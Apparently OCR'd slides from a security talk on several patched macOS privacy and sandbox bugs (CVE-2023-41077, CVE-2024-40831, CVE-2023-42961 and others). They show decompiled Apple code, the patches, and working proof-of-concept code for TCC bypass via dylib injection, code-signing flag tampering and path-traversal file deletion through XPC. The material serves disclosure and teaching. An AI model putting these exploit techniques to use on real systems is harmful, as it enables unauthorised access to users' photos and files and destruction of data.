            NSLog(@"Got file data:%@ (%@)", data, [NSString stringWithCString:[data bytes] encoding:NSUTF8StringEncoding]);
        }];
    }
}
@end
@interface MyDeviceBrowserDelegate : NSObject<ICDeviceBrowserDelegate>
@end
@implementation MyDeviceBrowserDelegate
- (void)deviceBrowser:(ICDeviceBrowser *)browser didAddDevice:(ICDevice *)device moreComing:(BOOL)moreComing {
    NSLog(@"didAddDevice:%@", device);
    device.delegate = devDelegate; // instance of MyDeviceDelegate
    [device requestOpenSession];
}
@end
void exploit(void) {
    ICDeviceBrowser *deviceBrowser = [[ICDeviceBrowser alloc]init];
    MyDeviceBrowserDelegate *browserDelegate = [[MyDeviceBrowserDelegate alloc]init];
    deviceBrowser.delegate = browserDelegate;
    [deviceBrowser start];
}
```

# Demo link: https://youtu.be/bvJwne8b2g4



# CVE-2023-41077

## Patch in macOS 14.0

```
1  char __cdecl -[MSCameraDevice listener:shouldAcceptNewConnection:](MSCameraDevice *self, SEL a2, id a3, id connection)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    if ( !-[MSCameraDevice acceptConnection:](self, "acceptConnection:", connection) )
6      return 0;
```

```
1  char __cdecl -[MSCameraDevice acceptConnection:](MSCameraDevice *self, SEL a2, id connection)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    if ( connection )
6      objc_msgSend_stret(v29, (SEL)connection, "auditToken");
7    else
8      memset(v29, 0, sizeof(v29));
9    v4 = 1;
10   if ( !CheckAuthorizationBypassEntitlement(connection) )
11   {
12     v6 = TCCAccessPreflightWithAuditToken(kTCCServiceSystemPolicyRemovableVolumes, 0LL);
13     sub_10000AA41();
14     v7 = CFSTR("TCC Access");
15     if ( (unsigned __int64)objc_msgSend(CFSTR("TCC Access"), "length") >= 0x15 )
16     {
17       v8 = objc_msgSend(CFSTR("TCC Access"), "substringWithRange:", 0LL, 18LL);
18       v7 = (__CFString *)objc_msgSend(v8, "stringByAppendingString:", CFSTR(".."));
19     }
20     v9 = "NO";
21     if ( !v6 )
22       v9 = "YES";
23     v10 = +[NSString stringWithFormat:](
24             &OBJC_CLASS___NSString,
25             "stringWithFormat:",
26             CFSTR("%s - kTCCServiceSystemPolicyRemovableVolumes"),
27             v9);
28     v11 = (os_log_s *)qword_10003EB18;
29     if...
30     if...
31   }
32   return v4;
33 }
```

# CVE-2023-41077

## Patch in macOS 14.0

- Return OK if the client has the private entitlement: “**com.apple.private.imagecapturecore.authorization_bypass**”
- Return OK **if the client is a platform binary!**

```
1  BOOL __fastcall CheckAuthorizationBypassEntitlement(id connection)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    if ( connection )
6      objc_msgSend_stret(&token, (SEL)connection, "auditToken");
7    else
8      memset(&token, 0, sizeof(token));
9    v1 = SecTaskCreateWithAuditToken(0LL, token);
10   CodeSignStatus = SecTaskGetCodeSignStatus(v1);
11   Identifier = (__CFString *)SecTaskCopySigningIdentifier(v1, 0LL);
12   if...
13   if...
14   v4 = objc_msgSend(
15           connection,
16           "valueForEntitlement:",
17           CFSTR("com.apple.private.imagecapturecore.authorization_bypass"));
18   if ( !v4
19     || (v5 = v4, v6 = objc_opt_class(&OBJC_CLASS___NSNumber), !(unsigned __int8)ob
20     || !(unsigned __int8)objc_msgSend(v5, "boolValue") )
21   {
22     sub_10000AA41();
23     v14 = CFSTR("TCC Access");
24     v15 = objc_msgSend(CFSTR("TCC Access"), "length");
25     if ( (~CodeSignStatus & 0x4000001) != 0 )
26     {
27       if...
28       ret = 0;
29       v19 = +[NSString stringWithFormat:](
30               &OBJC_CLASS___NSString,
31               "stringWithFormat:",
32               CFSTR("NO - Platform Binary: %@"),
33               Identifier);
34       v20 = qword_10003EB18;
35       if ( !os_log_type_enabled((os_log_t)qword_10003EB18, OS_LOG_TYPE_DEFAULT) )
36         return ret;
37       v21 = -[__CFString UTF8String](v14, "UTF8String");
38       buf = 136446466;
39       v27 = v21;
40       v28 = 2114;
41       v29 = v19;
42       ret = 0;
43     }
44     else
45     {
46       if...
47       v22 = +[NSString stringWithFormat:](
48               &OBJC_CLASS___NSString,
49               "stringWithFormat:",
50               CFSTR("YES - Platform Binary: %@"),
51               Identifier);
52       v20 = qword_10003EB18;
         ret = 1;
```

# CVE-2024-23253

## Bypass the Check for TCC

- Make a dylib from the previous old exploit code
- Choose a platform binary
  - Apple-signed
  - **Has no entitlements**
  - e.g., /bin/ls
- Inject into the platform binary by using **DYLD_INSERT_LIBRARIES**
- Talk to the XPC service as before

**Image Capture**

Available for: macOS Sonoma

Impact: An app may be able to access a user's Photos Library

Description: A permissions issue was addressed with additional restrictions.

CVE-2024-23253: Mickey Jin (@patch1t)

# CVE-2024-23253

## Patch in macOS 14.4

- Return OK if the client has the private entitlement: “**com.apple.private.imagecaptur ecore.authorization_bypass**”
- Return OK if the client is signed with these flags:
  - 0x4000000 (CS_PLATFORM_BINARY)
  - 0x10000001 (CS_DEBUGGED | CS_VALID)
  - **0x2010 (CS_REQUIRE_LV | CS_FORCED_LV)**

```
__int64 __fastcall CheckAuthorizationBypassEntitlement(id connection)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( connection )
    objc_msgSend_stret(&token, (SEL)connection, "auditToken");
  else
    memset(&token, 0, sizeof(token));
  v1 = SecTaskCreateWithAuditToken(0LL, token);
  CodeSignStatus = SecTaskGetCodeSignStatus(v1);
  Identifier = (__CFString *)SecTaskCopySigningIdentifier(v1, 0LL);
  if...
  if...
  v4 = objc_msgSend(
         connection,
         "valueForEntitlement:",
         CFSTR("com.apple.private.imagecapturecore.authorization_bypass"));
  if ( !v4
    || (v5 = v4, v6 = objc_opt_class(&OBJC_CLASS___NSNumber), !(unsigned __int8)objc_opt_isKindOfClass(v5, v6))
    || !(unsigned __int8)objc_msgSend(v5, "boolValue") )
  {
    sub_1000085A3();
    v14 = CFSTR("TCC Access");
    v15 = objc_msgSend(CFSTR("TCC Access"), "length");
    if ( (CodeSignStatus & 0x4000000) != 0 && (CodeSignStatus & 0x10000001) != 0 && (CodeSignStatus & 0x2010) != 0 )
    {
      if...
      v17 = +[NSString stringWithFormat:](
              &OBJC_CLASS___NSString,
              "stringWithFormat:",
              CFSTR("YES - Platform Binary: %@"),
              Identifier);
      v18 = qword_10003A910;
      ret = 1;
      if ( !os_log_type_enabled((os_log_t)qword_10003A910, OS_LOG_TYPE_DEFAULT) )
        return ret;
      v19 = -[__CFString UTF8String](v14, "UTF8String");
      buf = 136446466;
      v27 = v19;
      v28 = 2114;
      v29 = v17;
    }
    else
    {
      if...
      ret = 0;
      v22 = +[NSString stringWithFormat:](
              &OBJC_CLASS___NSString,
              "stringWithFormat:",
              CFSTR("NO - Platform Binary: %@"),
              Identifier);
```

# CVE-2024-40831

## Bypass the Check for TCC Again

- Make a dylib from the previous old exploit code
- Choose a platform binary
  - Apple-signed
  - **Has no entitlements**
  - e.g., /bin/ls
- Inject into the platform binary by using **DYLD_INSERT_LIBRARIES**
- **Set the required flags manually**
- Talk to the XPC service as before

**Image Capture**

Available for: Mac Studio (2022 and later), iMac (2019 and later), Mac Pro (2019 and later), Mac Mini (2018 and later), MacBook Air (2020 and later), MacBook Pro (2018 and later), and iMac Pro (2017 and later)

Impact: An app may be able to access a user's Photos Library

Description: A permissions issue was addressed with additional restrictions.

CVE-2024-40831: Mickey Jin (@patch1t)

exploit_dylib.m 〉 main_entry()

```
103 __attribute__((constructor)) void main_entry (void) {
104     int pid = getpid();
105     NSString *exePath = NSProcessInfo.processInfo.arguments[0];
106
107     uint32_t status =SecTaskGetCodeSignStatus(SecTaskCreateFromSelf(0));
108     status|=0x2000;//CS_REQUIRE_LV
109     csops(pid, 9, &status, 4);//CS_OPS_SET_STATUS
110     status =SecTaskGetCodeSignStatus(SecTaskCreateFromSelf(0));
111     NSLog(@"=====Inject successfully into %d(%@), csflags=0x%x", pid, exePath,
            status);
112
113     devDelegate = [[MyDeviceDelegate alloc]init];
114     exploit();
115 }
116
```

# CVE-2024-40831

## Patch in macOS 15.0

- Return OK **only if** the client has the private entitlement: **“com.apple.private.imagecapturecore.authorization_bypass”**

```
1  __int64 __fastcall CheckAuthorizationBypassEntitlement(void *a1)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v1 = objc_msgSend(a1, "valueForEntitlement:", CFSTR("com.apple.private.imagecapturecore.authorization_bypass"));
6    v2 = objc_retainAutoreleasedReturnValue(v1);
7    if ( v2
8      && (v3 = objc_opt_class(&OBJC_CLASS___NSNumber), (unsigned __int8)objc_opt_isKindOfClass(v2, v3))
9      && (unsigned __int8)objc_msgSend(v2, "boolValue") )
10   {
11     sub_10001055E(v2, "boolValue");
12     v4 = CFSTR("privateBypass");
13     if...
14     v8 = +[NSString stringWithFormat:](
15            &OBJC_CLASS___NSString,
16            "stringWithFormat:",
17            CFSTR("ICAuthorizationBypassEntitlement found"));
18     v9 = objc_retainAutoreleasedReturnValue(v8);
19     v10 = qword_100048998;
20     if...
21     objc_release(v9);
22     objc_release(v4);
23     ret = 1;
24   }
25   else
26   {
27     ret = 0;
28   }
29   objc_release(v2);
30   return ret;
31 }
```

# CVE-2023-42961

Fixed in macOS Sonoma 14.0,

CVE entry waiting to be added.

## CVE-2023-42961

Apple has assigned CVE-2023-42961 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilites. The following describes the impact and description of this issue:

- **Impact:** A sandboxed process may be able to circumvent sandbox restrictions
- **Description:** A path handling issue was addressed with improved validation.

support.apple.com/HT213940 ›
support.apple.com/HT213938 ›

/System/Library/Frameworks/Intents.framework/XPCServices/intents_helper.xpc

# CVE-2023-42961

## com.apple.intents.intents-helper

```
_OBJC_INSTANCE_METHODS_INHServing __objc2_meth_list <18h, 0Bh>
                                        ; DATA XREF: __data:_OBJC_PROTOCOL_$_INHServing↓o
__objc2_meth <offset sel_loadDataImageForImage_scaledWidth_scaledHeight_usingPortablel
             offset aVv560816d24d32, 0>
__objc2_meth <offset sel_filePathForImage_usingPortableImageLoader_completion_,\ ; "f
             offset aVv4008162432, 0>
__objc2_meth <offset sel_storeImage_scaled_qualityOfService_storeType_completion_,\ ;
             offset aVv480816c24i28, 0>
__objc2_meth <offset sel_retrieveImageWithIdentifier_completion_, \ ; "retrieveImageW
             offset aVv32081624, 0> ; "Vv32@0:8@16@?24"
__objc2_meth <offset sel_purgeImageWithIdentifier_completion_, \ ; "purgeImageWithIder
             offset aVv32081624, 0> ; "Vv32@0:8@16@?24"
__objc2_meth <offset sel_purgeExpiredImagesInEphemeralStore, \ ; "purgeExpiredImagesIr
             offset aVv1608, 0> ; "Vv16@0:8"
__objc2_meth <offset sel_loadSchemaURLsForBundleIdentifiers_completion_,\ ; "loadSchem
             offset aVv32081624, 0>
__objc2_meth <offset sel_loadSchemaURLsWithCompletion_, \ ; "loadSchemaURLsWithComplet
             offset aVv240816, 0> ; "Vv24@0:8@?16"
__objc2_meth <offset sel_loadBundleURLsForBundleIdentifiers_completion_,\ ; "loadBundl
             offset aVv32081624, 0>
__objc2_meth <offset sel_fetchShareExtensionIntentForExtensionContextUUID_completion_,
             offset aVv32081624, 0>
__objc2_meth <offset sel_storeUserContext_forBundleIdentifier_, \ ; "storeUserContext:
             offset aVv32081624_0, 0> ; "Vv32@0:8@16@24"
```

```
1  char __cdecl -[ServiceDelegate listener:shouldAcc
2          ServiceDelegate *self,
3          SEL a2,
4          id a3,
5          id connection)
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD
8
9    v23 = objc_retain(connection);
10   v4 = +[NSXPCInterface interfaceWithProtocol:](
11         &OBJC_CLASS___NSXPCInterface,
12         "interfaceWithProtocol:",
13         &OBJC_PROTOCOL___INHServing);
14   exportedInterface = objc_retainAutoreleasedReturnValue(v4);
87   objc_msgSend(v23, "setExportedInterface:", exportedInterface);
88   objc_release(exportedInterface);
89   v20 = objc_alloc((Class)&OBJC_CLASS___INHService);
90   v21 = objc_msgSend(v20, "initWithServingConnection:", v23);
91   objc_msgSend(v23, "setExportedObject:", v21);
92   objc_msgSend(v23, "resume");
93   objc_release(v23);
94   objc_release(v21);
95   return 1;
96 }
```

```
00005CFB -[ServiceDelegate listener:shouldAcceptNewConnection:]:87
```

# CVE-2023-42961

## The Issue: Path Traversal

```
1  id __cdecl -[INImageFilePersistence _filePathForImageWithFileName:](INImageFilePersistence *self, SEL a2, id a3)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v3 = objc_retain(a3);
6    v4 = objc_alloc(&OBJC_CLASS___NSMutableArray);
7    v5 = -[NSMutableArray init](v4, "init");
8    objc_retain(v3);
9    IfNeeded = _INImageFilePersistenceDirectoryPathWithStoreTypeCreateIfNeeded(1LL);
10   persistenceDir = objc_retainAutoreleasedReturnValue(IfNeeded);
11   v9 = objc_msgSend(persistenceDir, "stringByAppendingPathComponent:", arg1);// persistenceDir is $HOME/Library/Intents/Images/Persistent/
12   v10 = objc_retainAutoreleasedReturnValue(v9);
13   objc_release(v11);
14   objc_release(persistenceDir);
```

# CVE-2023-42961

## Exploit 1: PNG File Read

```
31    v9 = -[INImageFilePersistence _filePathForImageWithFileName:](self, "_filePathForImageWithFileName:", arg1);
32    v10 = objc_retainAutoreleasedReturnValue(v9);
33    v56 = v11;
34    v54 = v5;
35    v55 = v10;
36    if ( v10 )
37    {
38      v51 = 0LL;
39      v12 = +[NSData dataWithContentsOfFile:options:error:](
40              &OBJC_CLASS___NSData,
41              "dataWithContentsOfFile:options:error:",
42              v10,
43              1LL,
44              &v51);
45      v13 = objc_retainAutoreleasedReturnValue(v12);
46      v58 = objc_retain(v51);
47      v57 = v13;
48      if ( v58 )
49      {
50        v16 = INSiriLogContextIntents;
51        v17 = 1;
52        if...
53        v59 = 0LL;
54      }
55      else if ( v13 )
56      {
57        v31 = objc_msgSend(v15, "pathExtension", v14, 0LL);
58        v32 = objc_retainAutoreleasedReturnValue(v31);
59        v33 = (unsigned __int8)objc_msgSend(v32, "isEqualToString:", CFSTR("png"));
60        objc_release(v32);
61        if ( v33 )
62        {
63          v28 = v57;
64          v34 = +[INImage imageWithImageData:](&OBJC_CLASS___INImage, "imageWithImageData:", v57);
65          replyImage = objc_retainAutoreleasedReturnValue(v34);
66          v35 = (void *)_INImageSizeProviderClass();
67          if...
```

00308D66 -[INImageFilePersistence retrieveImageWithIdentifier:completion:]:65 (308D66)

# CVE-2023-42961

## Exploit 2: Arbitrary File Delete


```
1  void __cdecl -[INImageFilePersistence purgeImageWithIdentifier:completion:](
2          INImageFilePersistence *self,
3          SEL a2,
4          id a3,
5          id a4)
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
8
9    arg1 = objc_retain(a3);
10   v6(a4);
11   v7 = INSiriLogContextIntents;
12   if...
13   v9 = -[INImageFilePersistence _filePathForImageWithFileName:](self, "_filePathForImageWithFileName:", arg1);
14   v10 = objc_retainAutoreleasedReturnValue(v9);
15   v11 = -[INImageFilePersistence _deleteItemAtFilePath:](self, "_deleteItemAtFilePath:", v10);
16   v12 = objc_retainAutoreleasedReturnValue(v11);
17   v14 = v12;
18   if ( v13 )
19     (*(void (__fastcall **)(__int64, id))(v13 + 16))(v13, v12);
20   objc_release(v14);
21   objc_release(v10);
22   objc_release(v15);
23   objc_release(arg1);
24 }
```

# CVE-2023-42961

## The Exploit 2

```objc
@protocol INHServing
- (oneway void)purgeImageWithIdentifier:(NSString *)arg1 completion:(void (^)(NSError *))arg2;
- (oneway void)retrieveImageWithIdentifier:(NSString *)arg1 completion:(void (^)(INImage *, NSError *))arg2;
@end

void exploit_intents_helper(NSString *target) {
    [[NSBundle bundleWithPath:@"/System/Library/Frameworks/Intents.framework"]load];
    NSXPCConnection * conn = [[NSXPCConnection alloc] initWithServiceName:@"com.apple.intents.intents-helper"];
    conn.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(INHServing)];
    [conn setInterruptionHandler:^{
        NSLog(@"connection interrupted!");
    }];
    [conn setInvalidationHandler:^{
        NSLog(@"connection invalidated!");
    }];
    [conn resume];

    [[conn remoteObjectProxy] purgeImageWithIdentifier:[@"../../../../.." stringByAppendingPathComponent:target]
completion:^(NSError *error) {
        NSLog(@"error:%@", error);
    }];
}
```

# Demo link: https://youtu.be/X0fv3x6bmF8



# CVE-2023-42961

## Patch in macOS 14.0

```
1  void __cdecl -[INImageFilePersistence purgeImageWithIdentifier:completion:](
2          INImageFilePersistence *self,
3          SEL a2,
4          id a3,
5          id a4)
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
8
9    v20 = *(_QWORD *)__stack_chk_guard_ptr;
10   v15 = objc_retain_ptr(a4, a2);
11   v5 = objc_msgSend_ptr(a3, "stringByReplacingOccurrencesOfString:withString:", CFSTR("/"), &stru_7FF84128D528);
12   v6 = objc_retainAutoreleasedReturnValue(v5);
13   v7 = objc_msgSend_ptr(v6, "stringByReplacingOccurrencesOfString:withString:", CFSTR(".."), &stru_7FF84128D528);
14   v8 = objc_retainAutoreleasedReturnValue(v7);
15   objc_release_ptr(v6);
16   v9 = INSiriLogContextIntents;
17   if ( os_log_type_enabled(INSiriLogContextIntents, OS_LOG_TYPE_INFO) )
18   {
19     buf = 136315394;
20     v17 = "-[INImageFilePersistence purgeImageWithIdentifier:completion:]";
21     v18 = 2112;
22     v19 = v8;
23     _os_log_impl(
24       &dword_7FF817F53000,
25       v9,
26       OS_LOG_TYPE_INFO,
27       "%s Attempting to purge image with identifier %@ from file persistence",
28       (uint8_t *)&buf,
29       0x16u);
30   }
31   v10 = objc_msgSend_ptr(self, "_filePathForImageWithFileName:", v8);
32   v11 = objc_retainAutoreleasedReturnValue(v10);
33   v12 = objc_msgSend_ptr(self, "_deleteItemAtFilePath:", v11);
34   v13 = objc_retainAutoreleasedReturnValue(v12);
35   v14 = v13;
36   if ( v15 )
37     (*(void (__fastcall **)(__int64, id))(v15 + 16))(v15, v13);
38   objc_release_ptr(v14);
39   objc_release_ptr(v11);
40   objc_release_ptr(v15);
41   objc_release_ptr(v8);
42 }
```

Fixed in macOS Sonoma 14.4,

CVE entry waiting to be added.

# CVE-2024-27864

**Pending**

We are planning to include an acknowledgement for this issue in an update to our security advisories. The Advisory tile will be automatically updated once the advisories are updated. No action is needed from you at this time.

/System/Library/PrivateFrameworks/DiskImages2.framework/XPCServices/diskimagescontroller.xpc

# CVE-2024-27864

## The powerful entitlement

- Talk to `/usr/libexec/diskimagesiod`
  - Has the **FDA** entitlement
  - Does the real attach job
- Connect to the IOKit Service “**AppleDiskImagesController**” (`/System/Library/Extensions/AppleDiskImages2.kext`)
  - **Create** a device for a DMG file
  - **Quarantine** the device

```
[Key] com.apple.diskimages.creator-uc
[Value]
        [Bool] true
```

# CVE-2024-27864

## com.apple.diskimagescontroller

```
char __cdecl -[DIBaseServiceDelegate listener:shouldAcceptNewConnection:](
        DIBaseServiceDelegate *self,
        SEL a2,
        id a3,
        id a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = objc_retain(a4);
  v7 = *__error();
  if...
  *__error() = v7;
  v17 = -[DIBaseServiceDelegate setupNewConnection:](self, "setupNewConnection:", v6);
  objc_msgSend(v6, "resume");
  -[DIBaseServiceDelegate validateConnection](self, "validateConnection");
  objc_release(v6);
  return v17;
```

```
char __cdecl -[DIControllerServiceDelegate setupNewConnection:](DIControllerServiceDelegate *self, SEL a2, id a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v3 = objc_retain(a3);
  v4 = +[NSXPCInterface interfaceWithProtocol:](
         &OBJC_CLASS___NSXPCInterface,
         "interfaceWithProtocol:",
         &OBJC_PROTOCOL___DIControllerProtocol);
  v5 = objc_retainAutoreleasedReturnValue(v4);
  objc_msgSend(v3, "setExportedInterface:", v5);
  objc_release(v5);
  objc_msgSend(v3, "setExportedObject:", self);
  v6 = +[NSXPCInterface interfaceWithProtocol:](
         &OBJC_CLASS___NSXPCInterface,
         "interfaceWithProtocol:",
         &OBJC_PROTOCOL___DIController2ClientProtocol);
  v7 = objc_retainAutoreleasedReturnValue(v6);
  objc_msgSend(v3, "setRemoteObjectInterface:", v7);
  objc_release(v7);
  objc_msgSend(v3, "setInterruptionHandler:", &stru_100151960);
  objc_msgSend(v3, "setInvalidationHandler:", &stru_100151980);
  objc_release(v3);
  return 1;
```

```
_OBJC_INSTANCE_METHODS_DIControllerProtocol __objc2_meth_list <18h, 0Ah>
                                        ; DATA XREF: __data:_OBJC_PROTOCOL_$
        __objc2_meth <offset sel_attachWithParams_reply_, offset aV3
                0>          ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_convertWithParams_reply_, offset aV
                0>          ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_verifyWithParams_reply_, offset aV3
                0>          ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_dupWithStderrHandle_reply_, \ ; "du
                offset aV32081624, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_embedUserDataWithParams_reply_, \ ;
                offset aV32081624, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_retrieveUserDataWithParams_reply_,
                offset aV32081624, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_keychainUnlockWithEncryptionUnlocke
                offset aV32081624, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_GUIAskForPassphraseWithEncryptionFr
                offset aV32081624, 0>
        __objc2_meth <offset sel_createAndStoreInSystemKeychainWithC
                offset aV4008162432, 0>
        __objc2_meth <offset sel_retrieveStatsWithParams_reply_, \ ;
                offset aV32081624, 0> ; "v32@0:8@16@?24"
```

# CVE-2024-27864

## The Issue 1: Anyone can request to attach a disk

```
1  void __cdecl -[DIControllerServiceDelegate attachWithParams:reply:](
2          DIControllerServiceDelegate *self,
3          SEL a2,
4          id a3,
5          id a4)
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
8
9    v22 = objc_retain(a3);
10   v5 = objc_retain(a4);
11   v20 = 0LL;
12   v6 = -[DIControllerServiceDelegate checkAttachEntitlementWithError:](self, "checkAttachEntitlementWithError:", &v20);
13   v7 = objc_retain(v20);
14   if ( v6 )
15   {
```

```
1  char __cdecl -[DIControllerServiceDelegate checkAttachEntitlementWithError:](
2          DIControllerServiceDelegate *self,
3          SEL a2,
4          id *a3)
5  {
6    return 1;
7  }
```

# CVE-2024-27864

## The XPC Client

- Implemented in the **“DiskImages2.framework”** (Objective-c Class: **“DIClient2Controller_XPCHandler”**)
- XPC connection is established by the method **“-[DIAttachParams newAttachWithError:]”**
- Reuse the client code directly?

```
NSError *error=nil;

DIAttachParams *params = [[DIAttachParams alloc] initWithURL:[NSURL
